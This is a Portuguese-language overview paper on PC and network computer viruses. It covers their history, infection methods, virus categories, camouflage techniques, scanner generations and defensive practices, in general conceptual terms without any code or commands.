Introdução

Este trabalho pretende dar uma visão geral sobre uma matéria que nos últimos anos tem provocado furor entre os utilizadores de Pc's, e agora se espalha a sistemas de maior porte, que acedem a redes. Vamos tentar descrever e explicar o funcionamento dos vírus que actuam em Pc's e dentro da documentação existente (muito excassa) focar alguns casos de acontecimentos actuais sobre o aparecimento e funcionamento de vírus em redes.

Os vírus, fruto de mentes distorcidas ou boa vontade de alguns, têm provocado graves danos no âmbito de Hardware e Software.

Segundo estudo efectuado pela revista BYTE, mais de 5% de empresas entrevistadas tinham experimentado perdas "desastrosas" devido a infecções virais. Os vírus podem destruir ficheiros individuais ou apagar o conteúdo de todos os discos duros de uma rede não existindo uma garantia absoluta de imunidade contra a infecção.

Para tornar o quadro pior novas "espécies" estão a proliferar incluindo vírus que se escondem das técnicas mais básicas de detecção e vírus mutantes, que criam versões únicas de eles próprios tornando-se muito difíceis de detectar.

Apesar da ameaça crescente, a situação está longe de ser desesperante, uma vez que existem pessoas empenhadas na defesa e destruição das más intenções existentes por trás de quem faz os vírus.

Perspectiva Histórica

Parece existir alguma evidencia de que os vírus informáticos foram originalmente concebidos como o resultado da investigação informática na área de sistemas operativos de multiprocessamento.

Existem até algumas histórias sobre qual teria sido a origem do primeiro vírus.

Na época anterior a 1974 não se conhecem relatos de vírus, embora isto não queira dizer que não existissem. Nesta altura ainda não havia computadores pessoais, os grandes sistemas eram praticamente fechados ao exterior e tinham gestores que cuidavam da integridade do sistema através de diferentes níveis de acesso.

A divulgação dos Pc's provocou um aumento das trocas de software entre utilizadores, proporcionado um ambiente favorável ao desenvolvimento e proliferação dos vírus.

Os grandes sistemas abriram-se ao exterior o que os tornou mais vulneraveis, dando origem a uma nova geração de vírus direccionados para esta área.

Este desenvolvimento faz aparecer duas facções opostas no meio informático. Dum lado temos grupos que começam a desenvolver software para proteger e detectar vírus. Do outro temos indivíduos que melhoram os seus programas maléficos no aspecto destrutivo (por vezes lúdico) e técnicas de camuflagem para evitar a detecção.

Assistimos a um jogo do rato e do gato, que ganha a sua expressão máxima quando aplicada a um vírus que entra para uma rede.

Biologia do vírus

Existe alguma distorção sobre o que é um vírus, entre os utilizadores menos experientes, chega a provocar reacções de pânico quando se apercebem que a sua máquina está infectada.

Um vírus não é mais que código (que poderá ser escrito em linguagem assembly para se tornar mais eficiente) malicioso que se fixa a um programa, disco ou memória.

Podemos no entanto estabelecer uma base de comparação com os vírus biológicos, como vem esquematizado na tabela seguinte;

Vírus Biológico	Vírus Informático
Atacam celulas especificas do corpo	Atacam programas com extensões especificas (*.EXE *.OVR *.COM)
Modifica a informação genética	Manipula o programa
Novos vírus crescem numa célula infectada	O programa infectado produz vírus
Um organismo infectado pode não exibir sintomas por muito tempo	O programa infectado pode não dar erros por muito tempo
Os vírus podem sofrer mutações e assim desaparecer sem serem detectados	Os vírus informáticos sendo programas podem-se modificar a eles próprios e assim fugir à detecção
Circulam no interior do organismo podendo incubar-se durante um período de tempo sem se notarem	Nos caso das redes os vírus têm a facilidade de se deslocarem para diferentes locais antes de serem detectados


Muitas viroses, Twin-351 entre elas, não causam danos superiores ao facto de se reproduzirem a eles mesmos e de tornarem visíveis algumas mensagens. No entanto existem vírus piores que incorporam uma “bomba lógica” - código destrutivo que espera até à chegada de uma data em particular, ou que outra condição especifica seja encontrada, para destruir permanentemente ficheiros, sectores de arranque, ou para reformatar o

disco rígido. Algumas viroses esperam sossegadamente por esse momento, outras anunciam-se através de sintomas óbvios. É possível visualizar mensagens inesperadas (como no Stoned “Your computer is now Stoned.”), ou simplesmente o utilizador pode verificar que o seu computador se tornou mais lento, sinal que algum programa anda a solicitar um pouco mais de trabalho ao disco duro. Segundo testes efectuados pela CÉREBRO o vírus “Crand York File”, nem sequer espera. Depois da infecção entra imediatamente num processo de total destruição desactivando o sistema. Quando o utilizador faz o “reboot”, verifica que o drive C já não existe.

Sequências de infecção de vírus

Os vírus antigos utilizavam ficheiros EXE ou COM, como habitat, ficando activos apenas quando esses ficheiros eram chamados ou executados. As gerações mais recentes aprenderam a viver no sector de arranque e nas tabelas de partição dos discos, entrando em memória e tornando-se activos assim que os discos infectados arrancam. Tambem se tornou comum o uso do vector de interrupts para proporcionar meios de activação de vírus ou atravez da sua manipulação esconder actividades menos licitas.

No caso dos Pc´s, que obedeçem a uma sequencia para iniciar o seu funcionamento, qualquer passo que utilize código executavel guardado em disco é um convite ao vírus, para iniciar a sua actividade.




A BIOS é imune porque as suas rotinas estão em memória ROM (Read Only Memory), o seu conteudo após ter sido escrito é inalteravel. Para infectar um computador por este meio teria de substituir-se a ROM por outra que ao ser escrita tivesse sido intencionalmente infectada.

A TABELA PARTIÇÕES é um sector caracteristico apenas dos discos rigidos. É nesta etapa de arranque, que pela primeira vez se lê código guardado em disco, se o vírus está instalado na tabela de partições é lido e assume o controlo total da maquina.

Tem como caracteristica principal não poder porpagar-se para outros computadores. Como o comprimento do seu código não pode exceder o comprimento do bloco de código do sector de partição (cerca de 446 Kb), a sua reprodução consiste em copiar o sector de partição original para um endereço pré- determinado no disco para poder ser executado possibilitando a inicialisação. Normalmente procura os sectores finais do disco (só são preenchidos com o disco cheio) ou ocupa sectores livres que ficam marcados como BAD SECTORS na FAT.

Infecção da Tabela de Partição




O sector da BOOT é comum a discos rigidos e disquetes, correspondendo ao primeiro sector da partição do DOS. Um vírus neste local permite total controlo sobre o computador.

A sua utilização tem especial interesse quando usado para infectar disquetes de arranque. Quando o computador arranca lê a BIOS, testa as drives e em seguida tenta fazer o BOOT a partir de disquete; se estiver no drive uma disquete de sistema infectada, o vírus é carreguado para memória.

O seu funcionamento é semelhante ao caso da tabela de partição. Quando infectado o código original da BOOT é copiado para outro local no suporte magnetico, e o seu lugar é ocupado pelo vírus.

Infecção do BOOT SECTOR



Tipos de vírus

"Vírus Lógicos"

Estes programas não só modificam os seus hospedeiros mas também os apagam inteiramente e ocupam o seu lugar ou espaço. Isto pode ser feito simplesmente rebaptizando o nome do programa.

"Trojan Horse"

A ideia básica deste tipo de programa é idêntica à da lenda que lhe deu o nome, ou seja, faz uma coisa quando era suposto fazer outra. Actua como um vírus e o objectivo é destruir ficheiros ou arruinar o disco por acidente. Habitualmente identificam-se os *troianos* com os *worms* e vice-versa. Um exemplo deste vírus é o "Visiword").

"Worms"

É um programa isolado com intenções maldosas que geralmente rouba recursos do sistema como; memória, espaço em disco e CPU. O programa frequentemente multiplica-se; mas diferencia-se de um vírus uma vez que não necessita de um hospedeiro para se reproduzir. "Arrasta-se" através de todos os níveis de um sistema informático.

"Bomba Lógica"


São programas que se encontram armadilhados para serem activados ou despolutados quando existe uma determinada ocorrência. Esta classe também se pode incluir nos vírus.

Categorias de viroses

Parasitic (Parasitas)

Este tipo de vírus infecta ficheiros executáveis. Sempre que o programa é chamado o vírus multiplica-se e procura outro ficheiro executável para infectar.

Este tipo de vírus pode-se inserir; no inicio, no meio ou no fim de um ficheiro. Quando se instala no meio do ficheiro destrói o código existente, impedindo que o programa possa voltar a ser executado.



"Memory Resident"

Este tipo de vírus instala-se em memória activando em seu proveito certas interrupções do DOS e BIOS. Quando o ficheiro infectado for executado. A partir desse momento passa a infectar todos os ficheiros que forem executados.

Caracteristicas:

- A infecção dá-se de forma progressiva durante a utilização da máquina.
- Consegue sobreviver à reinicialização, (Ctrl.+ Alt. + Del.) pois a memória nestes casos não é totalmente limpa "warm boot".
- A manipulação dos interrupts permite camuflar a sua presença.
- Provoca a diminuição da RAM o que não é visivel usando o MEM ou o CHKDSK.

"Master Boot Sector"

Vírus que infectam a tabela de partições e que geralmente se espalham através de Floppy Disks. Quando se introduz uma disquete infectada na drive e se tenta aceder a esta, automaticamente o sistema operativo acede ao boot sector e executa o vírus. O contrário também é valido.

"Stealth"

Este tipo de vírus esconde-se na memória, na tabela de partições ou na boot sector. Também é usual os vírus *Stealth* usarem o interrupt 21H para redeccionarem as tentativas de detecção. Estes vírus podem infectar ou serem transmitidos por todos os tipos de técnicas usadas por vírus conhecidos.

Estes vírus situam-se entre as mais recentes tecnologias de vírus.

"Polimorfics"

Vírus Polimorficos são aqueles que têm a capacidade de alterar a sua assinatura. Este tipo de vírus pertence a uma nova geração que usa a auto-encriptação (modificando a chave de encriptação sempre que a efectua) para se codificar cada vez que se multiplica. É obvio que esta técnica torna a detecção deste tipo de vírus muito difícil.

"Spawning or Companion Viruses"

Em tradução directa vírus companheiros. Este tipo de vírus cria cópias dele mesmo (com o mesmo nome mas diferentes tipos de executáveis). Por exemplo VIRUS.EXE, pode criar um companheiro VIRUS.COM.

Quando o companheiro começa a infectar outros ficheiros, o primeiro pode apagar-se ou pode criar uma nova copia dele mesmo com o nome de um ficheiro legitimo. Exemplo VIRUS.EXE pode criar WP51.COM. Quando executado pelo utilizador efectuará os estragos para que está programado.

"Dropper Viruses"

Este tipo de vírus é um programa que tem como único objectivo colocar outros vírus na boot do disco para que estes façam os seus estragos. Não são parasitas porque não infectam outros ficheiros.

“State of The Art ”

Muitos criadores de vírus são jovens que aprendem o suficiente para serem perigosos. Geralmente estes somente têm curiosidade para mutar vírus existentes ou criar vírus usando *Kits de construção de vírus.*

Mutar um vírus é relativamente fácil. Qualquer programador com alguns conhecimentos de assembly e uma cópia do debug pode faze-lo. Estas mutações podem enganar uma primeira ou mesmo segunda geração de scanners.

Neste contexto, mutar um vírus consiste em descobrir e alterar a frase hexadecimal (assinatura do vírus) que o scanner usa para o identificar. No entanto muitas vezes não é tão fácil mutar um vírus como parece, nem todos os vírus têm a mesma assinatura, pois esta varia de scanner para scanner. Assim uma mutação pode enganar um scanner e não enganar outro.

Mas não se enganem pensando que qualquer um pode construir um vírus, pois não é assim tão fácil. Se estamos a criar um vírus para DOS, temos de ter acesso a informação e características do sistema operativo não documentadas e um extenso conhecimento da arquitectura do CPU. No caso do vírus se destinar a uma rede, saber em pormenor o funcionamento da mesma e das maquinas a ela conectadas.

Produção em massa de vírus.

As opiniões divergem em relação ás ferramentas de construção de vírus. Alguns expert’s em detecção de vírus afirmam que estas ferramentas não são muito perigosas, pois produzem vírus de fácil detecção; no entanto se manipuladas por um programador experiente, podem tornar-se bastante perigosas.

Desde que estas ferramentas passaram a existir o número de vírus tem crescido assustadoramente; isto deve-se á facilidade e rapidez de construção.

Por exemplo, o Phalcon Skim Mass - Produced Code Generator, o Virus Construction Set, o Virus Construction Laboratory e o Vírus

Creation Laboratories permitem aos autores de vírus inexperientes a construcção do vírus do tipo faça voce mesmo, em questão de minutos. O Virus Construction Laboratory possui uma interface gráfica atractiva, suporte completo para rato, menus Pull-Down e ajuda inserida no contexto.

Técnicas recentes de camuflagem

Mutation Engines

Os “Mutation Engines” proliferam de uma maneira assustadora, actualmente já existem três tipos diferentes, cada um executa a sua tarefa de maneira pouco diferente dos outros, mas a sua precisão é de quase 100%.

Um dos primeiros relatos da existência dos Muation Engines foi produzida pelo Dark Avenger Mutation Engine chamado Alas (ou Dam, um processo de encriptação polimorfo que se pensa ter vindo da Bulgária) encontra-se disponivel virtualmente a qualquer pessoa. O autor apenas adiciona o processo ao seu vírus e em cada execução irá gerar centenas de formas diferentes.

Através da encriptação do vírus, o “Mutation Engine” esconde a sua identidade ao scanner. A única maneira de detectar um vírus “Mutation Engine” é identificar o código do próprio “Mutation Engine”, o que não é fácil, uma vez que ele também faz a encriptação do seu próprio código.

Não basta apenas juntar o código do “Mutation Engine” ao do vírus para se obter o resultado desejado, o vírus tem de ser escrito tendo em conta a utilização do “Mutation Engine” ou ser alterado para o aceitar.

O “Mutation Engine” cria uma chave de encriptação aleatória, para se encriptar ao vírus e ele próprio. Assim quando o programa hospedeiro é executado, o “Mutation Engine” usa a chave para se desencriptar e fazer actuar o vírus. No caso do vírus se multiplicar (infectar outros ficheiros), é criada uma nova chave aleatória. Portanto para cada “Mutation Engine” existe uma nova chave diferente das anteriores. Podemos então concluir que sabendo uma chave não quer dizer que se detectem todos os vírus ou todos os “Mutations Engines”, visto que existe um número interminável de

chaves possíveis. Há maneiras de detectar os "Mutation Engine", embora nenhuma delas seja segura.

Um dos métodos utilizados para detecção é a procura (usando cálculos estatísticos) de fragmentos de código do vírus ou dos "Mutation Engine".

O melhor método é enganar o vírus, obrigando-o a desencriptar-se e tentar executar-se. Para isto acontecer o programa de detecção terá de actuar como um debugger. Durante o scaning tem que examinar o programa até detectar o inicio da rotina de encriptação, a partir dai terá de o executar passo a passo, até que o vírus esteja desencriptado. Nesta altura já se pode identificar o vírus pelos meios normais de scanners.

Stealth Weapons

Muitos vírus incluem na sua actuação técnicas de Stealth, que consistem em esconder a presença do vírus. Na sua vertente menos complexa escondem o vírus de forma casual, enquanto que técnicas mais avançadas escondem o vírus dos scanners.

O segredo por detrás dos Stealths é o uso eficiente do interrupt 21H. O interrupt 21H controla o fluxo do programa e testa as funções relacionadas com os ficheiros.

Um bom exemplo de um vírus Stealth é o FROPO, este usa o interrupt 21H para que quando um programa tenta executar alguma operação em que utilize o interrupt, o vírus verifica qual a resposta adequada a esta acção e fornece-a. Portanto qualquer tentativa de descobrir um vírus num ficheiro infectado com FROPO, tem por resultado a ilusão de um ficheiro limpo (desinfectado).

Ataques a Redes

Até agora a atenção tem-se virado para os vírus de domínio público; estes sem um objectivo especifico não levantam grandes problemas aos sistemas de computadores.

Hoje em dia as redes de computadores estão ameaçadas por um novo tipo de vírus, que ataca a rede e desloca-se nela até atingir o seu alvo, (normalmente um server especifico) realizando operações que na maior parte das vezes resulta em proveito do agressor. Este tipo de ataque é muitas vezes chamado de vírus de Cruise, em analogia com o míssil Cruise.

Para se efectuarem ataques deste tipo são normalmente usados "Trojan Horses", ou "Worm". Os intrusos exploram as ligações mais fracas (menos seguras), para introduzirem o seu software de ataque.

Outro tipo de software de ataque captura as passwords de acesso aos privilégios de alto nível.

O intruso substitui o écran de login por uma simulação, talvez emulando o software de comunicações ou tomando controlo de uma ligação de rede. Quando um utilizador faz o login, o software de ataque guarda o seu nome e a password. Esta informação serve para que o intruso possa entrar no sistema como um utilizador original. Normalmente o objectivo do intruso é o nome e a password do gestor da rede, tendo assim livre acesso a todo o sistema.

No entanto a password do gestor da rede não é necessária para se lançar um ataque com sucesso. Assim que o intruso tenha acesso ao sistema, este liberta o vírus que executará o objectivo para que está determinado.

Os objectivos dos intrusos nestes sistemas são normalmente o roubo de informação, acções fraudulentas, espionagem industrial, sabotagem ou provocar o descredito de uma empresa ou elementos que nela trabalham.

Este tipo de ataques de vírus "Cruise" reflectem bem a diferença entre profissionais e amadores, porque quanto menos chamarem a atenção melhor.

Alguns casos de ataques a redes com diferentes tipos de vírus

- Em 1993 foi descoberta uma fábrica de vírus em Itália: a VCI - Virus Creation Laboratory. Esta descoberta lançou o pânico em vários mercados

que importavam software deste país. A VCI foi descoberta pelo Instituto Italiano para a Segurança Informática das Instituições Bancárias, segundo a qual a produção de vírus era efectuada através de um programa muito simples que alterava os algoritmos através de uma chave, pelo que os anti-vírus existentes no mercado dificilmente detectavam qualquer anomalia nos diversos ficheiros.

A origem da distribuição de vírus estava localizada numa base de dados na Bulgária, o que não permite conhecer as suas características nem a extensão da «contaminação».

- No final de 1993 proveniente da Bulgaria, foi detectado pelos sistemas de segurança da central nuclear de Soffolk (Inglaterra) um vírus no sistema informático. O intruso chamado Yankee estava programado para entrar em actividade alguns meses depois.

- Em Fevereiro deste ano, após ter sido detectada a presença de estranhos a usarem o programa Cavalo de Tróia (actua registando 128 comandos de cada utilizador para descubrir a forma de circular por todos os sitemas centrais conectados à rede), os 20 milhões de utilizadores da rede «Internet» foram convidados a modificar as suas passwords como forma de proteger os seus sistemas.

- Uma bomba lógica foi colocada no sistema informático de uma grande empresa por alguns empregados descontentes que tinham deixado a organização e por coincidência também deixaram o país...

O objectivo da bomba lógica era o de simular um falso pagamento de uma quantía volumosa. Para tal, todas as autorizações foram forjadas, o que satisfez o sistema de pagamentos da empresa (o montante requería autorizações especiais que foram ultrapassadas).

No dia D , o computador da firma efectuou uma transferência bancária automática para uma conta num banco Suísso. Os culposos levantaram o montante no mesmo dia, deixaram o país e ainda hoje continuam ao largo.

Levantaram-se enormes problemas do foro juridico devido ao facto de não se conseguir apurar bem onde, quando o crime aconteceu e qual a jurisdição que devia actuar (suíssa ou americana).

-Alguns vírus são colocados em bases de dados de shareware sendo fácilmente espalhados e actuando em certos dias (13, sexta-feira; dia de anos do seu criador), provocam efeitos desvastadores em informação e dados, vitais para o funcionamento de algumas empresas.

-Vermes benignos são colocados nas redes de computadores desejando Bom Natal e Boa Páscoa aos utilizadores do sistema nessas épocas.

-Várias empresas recorrem a criadores de vírus profissionais para sabotagem e expionagem indústrial.

Os caçadores de vírus.

Os programadores de anti-vírus são muitas vezes chamados de "Vírus Buster's", a sua preocupação fundamental é andar o mais possível a par do surgimento dos novos tipos de vírus.

Os programadores de anti-virus têm uma vantagem sobre os criadores de vírus, nunca produzem código sem terem lucro nisso. E como o programa se destina a uso comercial, eles esforçam-se para que seja o mais eficaz possível.

A comunidade de programadores de anti-vírus é certamente maior que a dos seus adversários. No entanto é necessário ter cuidado com esta afirmação, pois alguns programadores de vírus operam a partir do código dos anti-vírus.

Consideremos as quatro gerações de scanners existentes:

1. Geração - Inclui os scanners que nessecitam de uma assinatura do vírus para o detectar. Um exemplo de anti-vírus de primeira geração é o VirusScan da McAfee na sua versão 1.00.

2. Geração - Os scanners desta geração podem detectar a presença de um vírus sem necessitar da sua assinatura. Estes scanners usam uma técnica chamada "Heuristica Scanning". Esta técnica compreende a capacidade por parte do anti-virus de detectar fragmentos de código que indiquem a presença da actividade de um vírus. Certos padrões de código geralmente fazem parte de um vírus. "Heuristic Scanning" detecta estes padrões mesmo que não consiga identificar o vírus.

   Técnicas avançadas de "Heuristic Scanning" podem ser aplicadas na detecção e remoção de vírus como "Mutation Engines". Recentemente foi desenvolvido um anti-vírus chamado MutieClean, este procura o inicio da rotina de encriptação e descrobe a chave. Quando esta chave é descoberta o MultiClean pode pesquisar o vírus desencriptando e identificado, procedendo à sua imediata remoção.

   Outro produto de segunda geração é a técnica de verificação de integridade (Integrity Cheker). Verificação de integridade pode ser um pouco controversa porque pode ser ultrapassada e é mais lenta que

os outros métodos de detecção de vírus. O método de verificação de integridade depende do vírus alterar o tamanho do ficheiro infectado. A verificação de integridade efectua um CRC (Cyclic Redundancy Check) sobre um ficheiro limpo e guarda o seu resultado numa base de dados. Cada vez que o ficheiro é executado é verificado o CRC e se este não for igual ao guardado na base de dados o ficheiro é considerado infectado.

Os verificadores de integridade mais fracos podem ser enganados pelos vírus. Estes procuram os zeros existentes no ficheiro e instalam-se nessa área. Quando a verificação do CRC é feita o vírus retira-se a ele mesmo do ficheiro e o resultado da verificação mostra um ficheiro limpo. Outros vírus defendem-se dos verificadores de integridade guardando o CRC do ficheiro limpo e quando o ficheiro é verificado o vírus retorna o valor correcto do CRC.

3. Geração - É caracterizada pelo software chamado de ratoeiras de actividade (Activity Trap), estes programas estão residentes em memória e identificam a presença de um vírus, conhecido ou desconhecido, assim que este tenta infectar o sistema. As ratoeiras de actividade tentam detectar o vírus pelo que ele faz e não pelo seu código como fazem os scanners.

Os scanners são considerados do tipo de protecção passiva porque tentam identificar fragmentos de código malicioso antes que este seja executado. As ratoeiras de actividade são consideradas protecção activa, porque esperam que o vírus tente fazer algo antes de o poderem detectar. Estas têm a vantagem de não precisarem de um scanner,pois não necessitam de saber qual o tipo de vírus que estão a impedir de actuar. A sua única desvantagem é que as mais recentes técnicas de vírus Stealth podem enganar este tipo de anti-vírus.

4. Geração - São o futuro da protecção anti-vírus, especialmente em redes. Um produto para se qualificar como sendo de quarta geração terá que providenciar segurança total (controle de acesso, encriptação e auditoria), e também eficiente protecção anti-vírus (scanners avançados, verificadores de integridade e ratoeiras de actividade). Correntemente existem poucos produtos de quarta geração.

Prevenir as infecções de Vírus

Não se conhecem processos que tornem um sistema completamente imune aos ataques de vírus, mas a seguinte descrição sumária ajuda a diminuir esse risco.

- Evite usar programas cuja origem é desconhecida.
- Não deixe que outras pessoas corram os seus programas no seu computador.
- Use apenas Software original e verifique se estes contêm vírus.
- Faça pesquisas antivírais regulares de todos os seus ficheiros.
- Faça um Backup do seu disco duro e guarde-o num sítio seguro.
- Faça cópias de segurança de todos os seus programas e ficheiros para poder facilmente substituir ficheiros infectados.
- Acautele-se com a informação recolhida das BBSs.

Senso Comum da segurança

Seguem-se alguns princípios básicos que devem ser seguidos no desenvolvimento dos planos de segurança para uma rede de computadores.

Faça	Motivo
Tenha sempre uma disquete de arranque protegida contra a escrita.	Quando um vírus ataca, sabemos que nenhum vírus estará activo quando arrancar-mos através da disquete.
Nunca tenha só uma cópia de informação no computador.	Várias cópias de informação importante respondem-nos à seguinte questão;"Quão rápido podemos ter de novo o sistema infectado a funcionar ?".
Faça Backups da informação e dos programas separadamente.	A informação é alterada frequentemente enquanto que os programas não.
Assegure-se de que só o Administrador da rede instala o Software.	O Administrador da rede é um empregado de confiança.
Avalie todo o Software em Computadores que fiquem de "quarentena".	Permite verificar a existência de vírus longe da rede para depois ser instalado com segurança na mesma.

Seleccionar uma estratégia de protecção

A questão principal de seleccionar uma estratégia de protecção anti-vírus é decidir qual o produto ou produtos a utilizar. Neste aspecto as opiniões dividem-se, uns dizem que a estratégia a seguir depende do tipo de vírus encontrados e no sistema. Outros dizem que nenhuma estratégia singular é valida para todos os utilizadores. Segundo experientes gestores de redes a combinação de várias técnicas de protecção anti-vírus é a melhor solução. Isto pode implicar a utilização de diferentes tipos de scanners ou a mistura de vários modos de protecção como ratoeiras de actividade e scanners.

Acrescentando controle de segurança administrativa, e medidas rigidas de segurança do sistema, num único sistema integrado é, segundo especialistas na matéria, a melhor solução de protecção.

Por exemplo uma política de gestão que obrigue todo o software novo seja pesquisado antes de ser instalado na rede; iria fechar uma porta à maior fonte de infecções. Restringir e controlar o acesso, aos terminais e servers, também é um incremento na segurança, porque somente utilizadores autorizados vão ter acesso aos terminais e rede. Também um sistema de auditoria serve para registar a actividade dos terminais e servers da rede. Pesquisar regularmente os terminais e os servers ajuda a detectar os vírus conhecidos, ao mesmo tempo deve usar-se um método de prevenção contra infecção dos sectores da BOOT.

Finalmente um programa de ratoeiras de actividade que usa alguma forma de inteligência artificial ou sistema inteligente dá os toques finais num sistema de protecção total.

